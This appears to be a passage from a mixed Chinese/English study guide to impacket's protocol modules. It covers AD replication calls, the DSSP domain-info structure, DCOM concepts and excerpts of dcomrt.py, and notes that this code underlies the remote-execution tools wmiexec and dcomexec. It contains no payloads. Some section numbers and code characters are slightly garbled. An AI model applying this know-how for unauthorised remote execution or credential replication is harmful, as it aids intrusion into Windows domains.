- 3 : (DRSGetNCChanges, DRSGetNCChangesResponse), 从服务器上的NC 副本复制更新。
- 12: (DRSCrackNames, DRSCrackNamesResponse), 在目录中查找一组对象 中的每一个，并以请求的格式将其返回给调用者
- 16: (DRSDomainControllerInfo, DRSDomainControllerInfoResponse), 检索有关给定域中DC的信息

AD is a database. By default each domain controller (DC) stores a copy of it as the file ntds.dit under %SystemRoot%\NTDS. The **AD database** is logically partitioned into three directory partitions, a.k.a. naming contexts (NCs): the Schema NC, the Configuration NC and the Domain NC. Every DC in the forest holds identical Schema and Configuration NCs (forest-wide data), while every DC in a domain holds an identical copy of that domain's Domain NC. A DC designated as a Global Catalog (GC) server additionally holds partial replicas of other domains' Domain NCs — every object from each domain, but only a subset of attributes.

NC here refers to the **application naming context (application NC)**: a specific type of naming context (or an instance of it) supporting only full replicas (no partial ones). An application NC cannot contain security principal objects in AD DS, but can in AD LDS. A forest may have zero or more application NCs; they may contain dynamic objects, never appear in the global catalog (GC), and are rooted at an object of class domainDNS.

The first replica of an application directory partition is created on the DC it is bound to at creation time; additional replicas can be created on any DC in the forest, not necessarily in the same domain. Application directory partition replicas can exist only on DCs running Windows Server 2003 or later.

NC replica: a variable containing a tree of objects whose root is identified by a naming context (NC).

[MS-DSSP]dsssp.py

The Directory Service Setup Remote Protocol exposes one RPC interface by which clients obtain domain-related machine status and configuration information. The module implements only hDsRolerGetPrimaryDomainInformation, querying the MS-DSSP interface's DSROLER_PRIMARY_DOMAIN_INFO_BASIC structure:

```
typedef struct _DSROLER_PRIMARY_DOMAIN_INFO_BASIC {
    DSROLE_MACHINE_ROLE MachineRole; 计算机的当前角色。 表示为DSROLE_MACHINE_ROLE 数据类型。
    unsigned __int32 Flags; 该值指示目录服务的状态和DomainGuid成员 中包含的信息的有效性。 此参数的值必须为零或下表中一个或多个单独标志的组合。 该组合是应用到为其检索信息的计
    [unique, string] wchar_t* DomainNameFlat; 计算机所属域或非域工作组的 NetBIOS 名称。 如果 MachineRole 成员是 DsRole_RoleStandaloneWorkstation 或 DsRole_RoleS
    [unique, string] wchar_t* DomainNameDns; 计算机的域名。 如果MachineRole成员是DsRole_RoleStandaloneWorkstation 或DsRole_RoleStandaloneServer, 则此成员必须为
    [unique, string] wchar_t* DomainForestName; 计算机所属的林 的名称。 如果计算机是独立的工作站或服务器, 则此成员必须为 NULL。
    GUID DomainGuid; 计算机所属域 的UUID 。 仅当设置了 DSROLE_PRIMARY_DOMAIN_GUID_PRESENT 标志时, 此成员的值才有效。
} DSROLER_PRIMARY_DOMAIN_INFO_BASIC,
*PDSROLER_PRIMARY_DOMAIN_INFO_BASIC;
```


Value	Meaning
DSROLE_PRIMARY_DS_RUNNING 0x00000001	The directory service is running on this computer; if not set, it is not.
DSROLE_PRIMARY_DS_MIXED_MODE 0x00000002	The directory service runs in mixed mode . Valid only when DSROLE_PRIMARY_DS_RUNNING is set and DSROLE_PRIMARY_DS_READONLY is not.
DSROLE_PRIMARY_DS_READONLY 0x00000008	The computer holds a read-only copy of the directory . Valid only when DSROLE_PRIMARY_DS_RUNNING is set and DSROLE_PRIMARY_DS_MIXED_MODE is not.
DSROLE_PRIMARY_DOMAIN_GUID_PRESENT 0x01000000	The DomainGuid member contains a valid domain GUID. If not set, the value of DomainGuid is undefined.

Part IV DCOM & WMI

Chapter 6 DCOM and WMI

6.1 DCOM Programming Basics

RPC is an inter-process communication protocol: it lets a program running on one machine call a subroutine in another address space (typically another machine on a shared network) as if it were a local call. DCOM is remote COM object invocation on top of that.



First, some keywords of DCOM programming.

- activation: in the DCOM protocol, the mechanism by which a client supplies the CLSID of an object class and obtains an object from that class, or from a class factory able to create such objects
- CID: every ORPC call carries one in the ORPCTHIS structure. A new ORPC call that continues an existing causality reuses that causality's CID; a call that starts a new causality gets a fresh CID. CIDs (causality identifiers) prevent deadlocks in ORPC calls.
- class factory: an object whose purpose is to create objects from a specific object class
- CLSID: the identifier of a DCOM/COM object class; the common CLSIDs below are exactly the static constants at the top of dcomrt.py

Name	GUID	Purpose	Section
CLSID_ActivationContextInfo	{000001a5-0000-0000-c000-000000000046}	Activation property CLSID of ActivationContextInfoData	2.2.22.2.5

Name	GUID	Purpose	Section
CLSID_ActivationPropertiesIn	{00000338-0000-0000-c000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID of ActivationPropertiesIn	3.1.2.5.2.3.23.1.2.5.2.3.3
CLSID_ActivationPropertiesOut	{00000339-0000-0000-c000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID of ActivationPropertiesOut	3.1.2.5.2.3.23.1.2.5.2.3.3
CLSID_CONTEXT_EXTENSION	{00000334-0000-0000-c000-000000000046}	ORPC_EXTENT identifier of the context (2) ORPC extension	2.2.21.4
CLSID_ContextMarshaler	{0000033b-0000-0000-c000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID of context (2)	2.2.20
CLSID_ERROR_EXTENSION	{0000031c-0000-0000-c000-000000000046}	ORPC_EXTENT identifier of the error-information ORPC extension	2.2.21.1
CLSID_ErrorObject	{0000031b-0000-0000-c000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID for error information	2.2.21.2
CLSID_InstanceInfo	{000001ad-0000-0000-c000-000000000046}	Activation property CLSID of InstanceInfoData	2.2.22.2.3
CLSID_InstantiationInfo	{000001ab-0000-0000-c000-000000000046}	Activation property CLSID of InstantiationInfoData	2.2.22.2.1
CLSID_PropsOutInfo	{00000339-0000-0000-c000-000000000046}	Activation property CLSID of PropsOutInfo	2.2.22.2.9
CLSID_ScmReplyInfo	{000001b6-0000-0000-c000-000000000046}	Activation property CLSID of ScmReplyInfoData	2.2.22.2.8
CLSID_ScmRequestInfo	{000001aa-0000-0000-c000-000000000046}	Activation property CLSID of ScmRequestInfoData	2.2.22.2.4
CLSID_SecurityInfo	{000001a6-0000-0000-c000-000000000046}	Activation property CLSID of SecurityInfoData	2.2.22.2.7
CLSID_ServerLocationInfo	{000001a4-0000-0000-c000-000000000046}	Activation property CLSID of LocationInfoData	2.2.22.2.6
CLSID_SpecialSystemProperties	{000001b9-0000-0000-c000-000000000046}	Activation property CLSID of SpecialPropertiesData	2.2.22.2.2
IID_IActivation	{4d9f4ab8-7d1c-11cf-861e-0020af6e7c57}	RPC interface UUID of IActivation	3.1.2.5.2.1
IID_IActivationPropertiesIn	{000001A2-0000-0000-C000-000000000046}	Value of the iid field of the <i>pActProperties</i> OBJREF	3.1.2.5.2.3.23.1.2.5.2.3.3
IID_IActivationPropertiesOut	{000001A3-0000-0000-C000-000000000046}	Value of the iid field of the <i>ppActProperties</i> OBJREF	3.1.2.5.2.3.23.1.2.5.2.3.3
IID_IContext	{000001c0-0000-0000-C000-000000000046}	Value of the iid field of the context structure.	2.2.20
IID_IObjectExporter	{99fcfec4-5260-101b-bbcb-00aa0021347a}	RPC interface UUID of IObjectExporter	3.1.2.5.1
IID_IRemoteSCMActivator	{000001A0-0000-0000-C000-000000000046}	RPC interface UUID of IRemoteSCMActivator	3.1.2.5.2.2
IID_IRemUnknown	{00000131-0000-0000-C000-000000000046}	RPC interface UUID of IRemUnknown	3.1.1.5.6
IID_IRemUnknown2	{00000143-0000-0000-C000-000000000046}	RPC interface UUID of IRemUnknown2	3.1.1.5.7.1
IID_IUnknown	{00000000-0000-0000-C000-000000000046}	RPC interface UUID of IUnknown	3.1.1.5.8

- COM: an object-oriented programming model defining how objects interact within a process or across processes; in COM, clients access objects through interfaces implemented on the objects

For conceptual grounding in COM programming, see Lingjian's answer on Zhihu and a COM programming primer.

<https://www.zhihu.com/question/49433640/answer/115952604>

https://blog.51cto.com/u_15075510/3505281

In short: COM is a specification, not an implementation. Implemented in C++, a COM component is a C++ class implementing the corresponding COM interfaces, while a COM interface is a pure virtual (abstract) class deriving from IUnknown. The COM specification requires every component or interface to derive from IUnknown. IUnknown defines three important functions: QueryInterface, AddRef and Release — QueryInterface queries interfaces on the component object, AddRef increments and Release decrements the reference count. Reference counting is a cornerstone of COM, elegantly solving the object-lifecycle question (when a component is destroyed and by whom). The specification also requires every component to have a corresponding class factory — itself a COM component implementing IClassFactory; only inside IClassFactory::CreateInstance may `new` instantiate the component class.

实现一个COM组件，需要完成以下工作：

+ COM组件接口

COM组件接口是一个继承IUnknown的抽象类

+ COM组件实现类

就是具体的功能实现类，一个 COM 组件实现类可以同时实现多个 COM 接口

+ COM组件创建工厂

通过类工厂来创建com组件实现类的实例

+ COM组件注册

COM组件需要使用regsvr32工具注册到注册表

DllGetClassObject: 用于获得类工厂指针

DllCanUnloadNow: 系统空闲时会调用这个函数，以确定是否可以卸载COM组件

DllRegisterServer: 将COM组件注册到注册表中


DllUnregisterServer: 删除注册表中的COM组件的注册信息

DLL还有一个可选的入口函数DllMain，可用于初始化和释放全局变量

DllMain: DLL的入口函数，在LoadLibrary和FreeLibrary时都会调用

regsvr32 ComTest_Server.dll

COM 组件的使用流程：初始化 COM 库；CoCreateInstance 通过 CLSID 获取 COM 组件对象实例（返回默认的 IID_IUnknown 接口）；调用 QueryInterface 通过接口 IID 获取接口指针；



```

CoInitialize(NULL);    // COM 库初始化
// ...
IUnknown *pUnk = NULL;
IObject *pObj = NULL;
// 创建组件对象, CLSID_XXX 为 COM 组件类的 GUID (class id), 返回默认 IID_IUnknown 接口
HRESULT hr = CoCreateInstance(CLSID_XXX, NULL, CLSCTX_INPROC_SERVER, NULL, IID_IUnknown, (void **)&pUnk);
if (S_OK == hr)
{
    // 获取接口, IID_XXX 为组件接口的 GUID (interface id)
    hr = pUnk->QueryInterface(IID_XXX, (void **)&pObj);
    if (S_OK == hr)
    {
        // 调用接口方法
        pObj->DoXXX();
    }
    // 释放组件对象
    pUnk->Release();
}
// ...
// 释放 COM 库
CoUninitialize();

```

DCOM实现

创建接口和对象

使用 MIDL 脚本定义自定义接口。

使用 MIDL 编译器生成 C++ 头文件和编组代码。

在实现 COM 对象时, 选择嵌套或继承技术。

实现 (编码) 接口。

按照身份规则编写 IUnknown::QueryInterface 方法。

按照生命周期规则编写 IUnknown::AddRef 和 IUnknown::Release 方法。

实现自己的接口方法。

创建类工厂

决定是否要公开自定义或标准工厂接口。

对于标准工厂接口, 实现 CreateInstance 和 LockServer 方法。

如果需要支持动态调用, 实现 IDispatch 接口。

如果您希望支持任何其他自定义或标准接口, 请实现它们。

- context: properties of an execution environment, or an association representing resources with a set of messages exchanged between client and server
- context identifier: the GUID identifying a context
- Dynamic endpoint: a network-specific server address requested and assigned at run time
- endpoint: the network-specific address of an RPC server process used for remote procedure calls. The actual name and type depend on the RPC protocol sequence in use — e.g. for RPC over TCP (ncacn_ip_tcp) the endpoint may be TCP port 1025; for RPC over SMB (ncacn_np), the name of a named pipe
- SPN: the name a client uses to identify a service for mutual authentication. An SPN has two or three slash-separated parts: service class, host name and (optionally) service name. For example "ldap/dc-01.fabrikam.com/fabrikam.com" is a three-part SPN — "ldap" is the service class, "dc-01.fabrikam.com" the host name, "fabrikam.com" the service name.
- envoy context: the context marshaled back to the client as a result of obtaining an object reference
- interface: the specification in a COM server describing how a class's methods are accessed
- IDL: Interface Definition Language, the syntax describing interfaces
- IID: the GUID identifying an interface
- object: in the [DCOM] protocol, an entity implementing one or more Object Remote Protocol (ORPC) interfaces, uniquely identified within an object exporter's scope by an object identifier (OID)
- IRemUnknown interface: an ORPC interface with methods to invoke QueryInterface, AddRef and Release on remote objects.
- IRemUnknown2 interface: an ORPC interface extending IRemUnknown.
- object exporter: the container of objects. Every object exporter instance must create an IPID entry for its IRemUnknown interface — and, if at COMVERSION 5.6 or higher, for IRemUnknown2 as well. It must create the IPID entries as follows:
 - allocate an IPID and set it in the IPID entry.
 - set the entry's IID to the IID of IRemUnknown or IRemUnknown2.
 - instruct RPC to listen on IRemUnknown or IRemUnknown2, as specified in [C706] section 3.1.20 (rpc_server_register_if).
 - set the entry's object pointer to the exporter's object implementing IRemUnknown / IRemUnknown2.
 - set the entry's OID and OXID to the values obtained from the resolver.
 - add the IPID entry to the IPID table.
- object class: in the DCOM protocol, a class of objects identified by a CLSID whose members are obtained via activation. An object class is usually associated with a set of common interfaces implemented by all its objects

在COM编程中, 一个接口包含若干相关方法, 一个对象实现若干接口, 类工厂是创建或实例化其他COM对象的特殊COM对象。

- object exporter ID (OXID): a 64-bit number uniquely identifying an object exporter within an object server
- OXID resolution: the process of obtaining the RPC binding information needed to communicate with an object exporter. The object resolver service implements the following RPC interfaces:
- IObjectExporter methods.

- IActivation: methods for creating objects and class factories.
- IRemoteSCMAActivator: further methods for creating objects and class factories.
- object identifier (OID): the unique 64-bit number identifying an object

On the Internet or intranet, ORPC still uses standard RPC packets, with DCOM-specific additions — the interface pointer identifier (IPID), version information and extensions — carried as extra call/return parameters; the IPID identifies a specific interface of a specific object on the remote machine handling the call. DCOM clients must periodically ping remote objects to keep the connection alive.

- IPID (interface pointer identifier) table:

An IPID identifies one specific interface (interface pointer) on one specific object instance within one process.

A table of object interface entries keyed by IPID. Each entry must contain:

- the interface's IPID.
- the interface's IID.
- the object's OID.
- the object exporter's OXID.
- the public reference count of the object reference.
- the private reference count of the object reference.
- OXID table: entries for the object exporters known to the client, keyed by OXID. Each entry must contain:
 - the object exporter's OXID.
 - the object exporter's RPC binding information.
 - the IPID of the object exporter's IRemUnknown interface.
 - the object exporter's authentication-level hint.
- OID table: entries for objects known to the client, keyed by OID. Each entry must contain:
 - the object's OID.
 - the list of IPIDs of the object's interfaces.
 - the object exporter's OXID.
 - the implementation-defined hash of the STRINGBINDING of the saResAddr field contained in the STDOBJREF.
- a Boolean garbage-collection flag that must be True if the object participates in ping; see the SORF_NOPING flag in section 2.2.18.2.
- Resolver table: entries for object resolvers known to the client, keyed by STRINGBINDING hash. Each entry must contain:
 - a STRINGBINDING hash.
 - the object resolver's DUALSTRINGARRAY.
 - the SETID containing the object resolver's ping set identifier.
 - the object resolver's RPC binding information.
- SETID table: entries for ping sets referenced by the client, keyed by SETID. Each entry must contain:
 - the ping set's SETID.
 - the list of OIDs in the ping set.
 - a sequence number
- Object reference: in the DCOM protocol, a reference to an object, represented on the wire as an OBJREF. It allows the object to be reached by entities outside the object's own object exporter.
- OBJREF: the marshaled form of an object reference.

以上关于对象引用和对象编组的描述来自微软官方文档的直译。通俗地讲：一个接口指针本质上是本机内存中的一个地址，想把它传给客户端调用，就需要附上 **flag**（标识对象引用类型）、**IID**（唯一标识接口）和 **Object Reference**（对象引用）。

OBJREF	MEOW	FLAG (type of OBJREF)	IID	Object Reference
		One of { OBJREF_STANDARD, OBJREF_CUSTOM, OBJREF_HANDLER }	Interface to be marshaled	One of three variations described by the FLAG field

- OXID resolution:
- It stores the RPC string bindings needed to connect to remote objects and hands them to local clients.
- It sends ping messages to remote objects for which the local machine still holds client references, and receives pings for objects running on the local machine. This duty of the OXID resolver underpins COM garbage collection.

6.2 dcomrt.py

With the groundwork laid, on to the dcomrt module: the file opens with the CLSID constants of common DCOM classes and the error-handling functions, followed by the data structures and flag values used in DCOM communication (the ORPC protocol).

Next come the context handle class and the DCOM protocol version class:

```

class handle_t(NDRSTRUCT):
    .....

class COMVERSION(NDRSTRUCT):
    .....

class PCOMVERSION(NDRPOINTER):
    .....

```

Then the structures for binary large objects (BLOBs), data encoding, activation, OXID resolution and remote-object creation:

```

class ORPC_EXTENT(NDRSTRUCT):
    ....

class BYTE_ARRAY(NDRUniConformantArray):
    ....

class OBJREF(NDRSTRUCT):
    ....

```

Then the DCOM connection class, with which you establish the DCOM connection, create remote objects, and ping the server:

```

class DCOMConnection:
    """
    This class represents a DCOM Connection. It is in charge of establishing the
    DCE connection against the portmap, and then launch a thread that will be
    pinging the objects created against the target.
    In theory, there should be a single instance of this class for every target
    """

    PINGTIMER = None
    OID_ADD = {}
    OID_DEL = {}
    OID_SET = {}
    PORTMAPS = {}

    def __init__(self, target, username='', password='', domain='', lmhash='', nthash='', aesKey='', TGT=None, TGS=None,
                 authLevel=RPC_C_AUTHN_LEVEL_PKT_PRIVACY, oxidResolver=False, doKerberos=False, kdcHost=None):
        self.__target = target
        self.__userName = username
        self.__password = password
        self.__domain = domain
        self.__lmhash = lmhash
        self.__nthash = nthash
        self.__aesKey = aesKey
        self.__TGT = TGT
        self.__TGS = TGS
        self.__authLevel = authLevel
        self.__portmap = None
        self.__oxidResolver = oxidResolver
        self.__doKerberos = doKerberos
        self.__kdcHost = kdcHost
        self.initConnection()
        .....

    def pingServer(cls):
        .....

    def CoCreateInstanceEx(self, clsid, iid):
        .....

```

The ORPCTHIS instance class.

The ORPCTHIS structure is the first (implicit) parameter sent in ORPC request PDUs, used to carry ORPC extension data to the server; it is also sent as an explicit parameter in activation RPC requests.

```

typedef struct tagORPCTHIS {
    COMVERSION version;
    unsigned long flags;
    unsigned long reserved1;
    CID cid;
    [unique] ORPC_EXTENT_ARRAY* extensions;
} ORPCTHIS;

```

ORPCTHIS is mainly used to build the RPC activation request:

```

classInstance = CLASS_INSTANCE(ORPcthis, stringBindings)
return IRemUnknown2(INTERFACE(classInstance, b''.join(resp['ppInterfaceData'][0]['abData'])), ipidRemUnknown, target=self.__portmap.get_rpc_trans

```

The INTERFACE class.

Initializes the parameters required for interface communication:

```
if interfaceInstance is not None:
    self.__target = interfaceInstance.get_target()
    self.__iPid = interfaceInstance.get_iPid()
    self.__oid = interfaceInstance.get_oid()
    self.__oxid = interfaceInstance.get_oxid()
    self.__cinstance = interfaceInstance.get_cinstance()
    self.__objRef = interfaceInstance.get_objRef()
    self.__ipidRemUnknown = interfaceInstance.get_ipidRemUnknown()
```

The process_interface function handles the marshaled form of the object-reference packet.

The connect function's logic:

- If connection information is already stored, it reuses the current thread's connection for that target/OXID and binds the remote RPC interface for the requested iid via alter_ctx;
- If no oxid connection exists, it parses the binding address, binds the interface through the DCERPC factory class to establish a TCP connection, sets the credentials and Kerberos information, and stores the connection.

```
def connect(self, iid = None):
    if (self.__target in INTERFACE.CONNECTIONS) is True:
        if current_thread().name in INTERFACE.CONNECTIONS[self.__target] and \
            (self.__oxid in INTERFACE.CONNECTIONS[self.__target][current_thread().name]) is True:
            dce = INTERFACE.CONNECTIONS[self.__target][current_thread().name][self.__oxid]['dce']
            currentBinding = INTERFACE.CONNECTIONS[self.__target][current_thread().name][self.__oxid]['currentBinding']
            if currentBinding == iid:
                # We don't need to alter_ctx
                pass
            else:
                newDce = dce.alter_ctx(iid)
                INTERFACE.CONNECTIONS[self.__target][current_thread().name][self.__oxid]['dce'] = newDce
                INTERFACE.CONNECTIONS[self.__target][current_thread().name][self.__oxid]['currentBinding'] = iid
        else:
            stringBindings = self.get_cinstance().get_string_bindings()
            # No OXID present, we should create a new connection and store it
            stringBinding = None
            isTargetFQDN = self.is_fqdn()
            .....
            .....
            if binding.upper().find(self.get_target().upper()) ≥ 0:
                stringBinding = 'ncacn_ip_tcp:' + strBinding['aNetworkAddr'][:-1]
                .....
```

The IRemUnknown remote-unknown interface class.

Implements three methods: RemQueryInterface (query interfaces by IPID), RemAddRef and RemRelease.

The IObjectExporter class.

Implements the ObjectExporter — resolving OXID, pinging and checking ServerAlive:

```
def ResolveOxid(self, pOxid, arRequestedProtseqs):
    ....
def SimplePing(self, setId):
    ....
def ServerAlive(self):
    ....
```

The IActivation activation class.

IActivation is the RPC interface (not a COM interface; older literature calls it IRemoteActivation) exposed by the Service Control Manager (SCM). The SCM runs on every machine as RPCSS.EXE. IActivation has a single method, RemoteActivation:

```

error_status_t RemoteActivation(
    [in] handle_t hRpc,
    [in] ORPCTHIS* ORPCThis,
    [out] ORPCTHAT* ORPCThat,
    [in] GUID* CLSID,
    [in, string, unique] wchar_t* pwszObjectName,
    [in, unique] MInterfacePointer* pObjectStorage,
    [in] DWORD ClientImpLevel,
    [in] DWORD Mode,
    [in, range(1, MAX_REQUESTED_INTERFACES)]
        DWORD Interfaces,
    [in, unique, size_is(Interfaces)]
        IID* pIIDs,
    [in, range(0, MAX_REQUESTED_PROTSEQS)]
        unsigned short cRequestedProtseqs,
    [in, size_is(cRequestedProtseqs)]
        unsigned short aRequestedProtseqs[],
    [out] OXID* pOxid,
    [out] DUALSTRINGARRAY** ppdsaOxidBindings,
    [out] IPID* pipidRemUnknown,
    [out] DWORD* pAuthnHint,
    [out] COMVERSION* pServerVersion,
    [out] HRESULT* phr,
    [out, size_is(Interfaces), disable_consistency_check]
        MInterfacePointer** ppInterfaceData,
    [out, size_is(Interfaces), disable_consistency_check]
        HRESULT* pResults
);

```

It is designed to activate COM objects on remote machines — a very powerful capability that plain RPC does not provide. Through it, the SCM on one machine contacts the SCM on another and asks it to activate an object: the client machine's SCM calls the server SCM's `IRemoteActivation::RemoteActivation`, asking it to activate the object identified by the CLSID (the method's fourth parameter). `RemoteActivation` returns a marshaled interface pointer to the activated object plus two special values: the interface pointer identifier (IPID) and the object exporter identifier (OXID). Every supported network protocol has a well-known SCM port, each identifying a virtual communication channel based on that protocol. Classic DCOM texts record port 1066 for TCP/UDP and `\pipe\mypipe` for named pipes; on modern Windows, RPC endpoints are actually resolved dynamically by the endpoint mapper (TCP 135). The protocols commonly used by the SCM follow.

Constant/value	Description
ncacn_nb_tcp Connection-oriented NetBIOS over Transmission Control Protocol (TCP)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_nb_ipx Connection-oriented NetBIOS over Internet Packet Exchange (IPX)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_nb_nb Connection-oriented NetBIOS Enhanced User Interface (NetBEUI)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95
ncacn_ip_tcp Connection-oriented Transmission Control Protocol/Internet Protocol (TCP/IP)	Client only: MS-DOS, Windows 3.x, and Apple Macintosh Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95
ncacn_np Connection-oriented named pipes	Client only: MS-DOS, Windows 3.x, Windows 95 Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_spx Connection-oriented Sequenced Packet Exchange (SPX)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95
ncacn_dnet_nsp Connection-oriented DECnet transport	Client only: MS-DOS, Windows 3.x
ncacn_at_dsp Connection-oriented AppleTalk DSP	Client: Apple Macintosh Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_vns_spp Connection-oriented Vines scalable parallel processing (SPP) transport	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncadg_ip_udp Datagram (connectionless) User Datagram Protocol/Internet Protocol (UDP/IP)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncadg_ipx Datagram (connectionless) IPX	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncadg_mq Datagram (connectionless) over the Microsoft Message Queue Server (MSMQ)	Client only: Windows Me/98/95 Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT Server 4.0 with SP3 and later
ncacn_http Connection-oriented TCP/IP using Microsoft Internet Information Server as HTTP proxy	Client only: Windows Me/98/95 Client and Server: Windows Server 2003, Windows XP, Windows 2000
ncalrpc Local procedure call	Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95

The function's implementation and parameters:

```

def RemoteActivation(self, clsId, iid):
    # Only supports one interface at a time
    self.__portmap.bind(IID_IActivation)
    ORPcthis = ORPCTHIS() # ORPcthis, 扩展必须为 null
    ORPcthis['cid'] = generate()
    ORPcthis['extensions'] = NULL
    ORPcthis['flags'] = 1

    request = RemoteActivation()
    request['Clsid'] = clsId # 指定要创建对象的 CLSID
    request['pwszObjectName'] = NULL # 用于初始化对象的字符串
    request['pObjectStorage'] = NULL # 用于初始化对象的 objref
    request['ClientImpLevel'] = 2 # 该值在接收时被忽略
    request['Mode'] = 0 # 激活类工厂时为 0xFFFFFFFF, 否则为 0
    request['Interfaces'] = 1 # pIID 元素数量

    _iid = IID()
    _iid['Data'] = iid

    request['pIIDs'].append(_iid) # 要创建对象上请求的接口 id 数组
    request['cRequestedProtseqs'] = 1 # aRequestedProtseqs 中元素的数量, 必须在 1 和 MAX_REQUESTED_PROTSEQS 之间
    request['aRequestedProtseqs'].append(7) # 客户端支持的 RPC 协议序列标识符

    resp = self.__portmap.request(request)

    # Now let's parse the answer and build an Interface instance

    ipidRemUnknown = resp['pipidRemUnknown'] # 对象导出器 IRemUnknown 的 IPID

    Oxids = b''.join(pack('<H', x) for x in resp['ppdsaOxidBindings']['aStringArray']) # object exporter 的 OXID 绑定数据
    strBindings = Oxids[:resp['ppdsaOxidBindings']['wSecurityOffset']*2]
    securityBindings = Oxids[resp['ppdsaOxidBindings']['wSecurityOffset']*2:]

    done = False
    stringBindings = list()
    while not done:
        if strBindings[0:1] == b'\x00' and strBindings[1:2] == b'\x00':
            done = True
        else:
            binding = STRINGBINDING(strBindings) # 对象导出器支持的字符串与安全绑定 (不能为 NULL, 应包含端点)
            stringBindings.append(binding)
            strBindings = strBindings[len(binding):]

    done = False
    while not done:
        if len(securityBindings) < 2:
            done = True
        elif securityBindings[0:1] == b'\x00' and securityBindings[1:2] == b'\x00':
            done = True
        else:
            secBinding = SECURITYBINDING(securityBindings)
            securityBindings = securityBindings[len(secBinding):]

    classInstance = CLASS_INSTANCE(ORPcthis, stringBindings)
    return IRemUnknown2(INTERFACE(classInstance, b''.join(resp['ppInterfaceData'][0]['abData'])), ipidRemUnknown,
                        target=self.__portmap.get_rpc_transport().getRemoteHost())

```

The IRemoteSCMActivator remote-SCM activation class.

Implements RemoteGetClassObject and RemoteCreateInstance.

Clients use RemoteGetClassObject (Opnum 3) to create an object reference to a class factory object.

```

HRESULT RemoteGetClassObject(
    [in] handle_t rpc,
    [in] ORPCTHIS* orpcthis,
    [out] ORPCTHAT* orpcthat,
    [in, unique] MInterfacePointer* pActProperties,
    [out] MInterfacePointer** ppActProperties
);

```

Clients use RemoteCreateInstance (Opnum 4) to create an object reference to an actual object.

```

HRESULT RemoteCreateInstance(
    [in] handle_t rpc,
    [in] ORPCTHIS* orpcthis,
    [out] ORPCTHAT* orpcthat,
    [in, unique] MInterfacePointer* pUnkOuter,
    [in, unique] MInterfacePointer* pActProperties,
    [out] MInterfacePointer** ppActProperties
);

```

MInterfacePointer is an NDR encapsulated structure:

```

typedef struct tagMInterfacePointer {
    unsigned long ulCntData;
    [size_is(ulCntData)] byte abData[];
} MInterfacePointer;

```

ulCntData: must specify the size of *abData* in bytes.

Because impacket's WMI functionality rides on DCOM, dcomrt is used mainly to establish the DCOM connection in wmiquery, wmiexec and dcomexec.

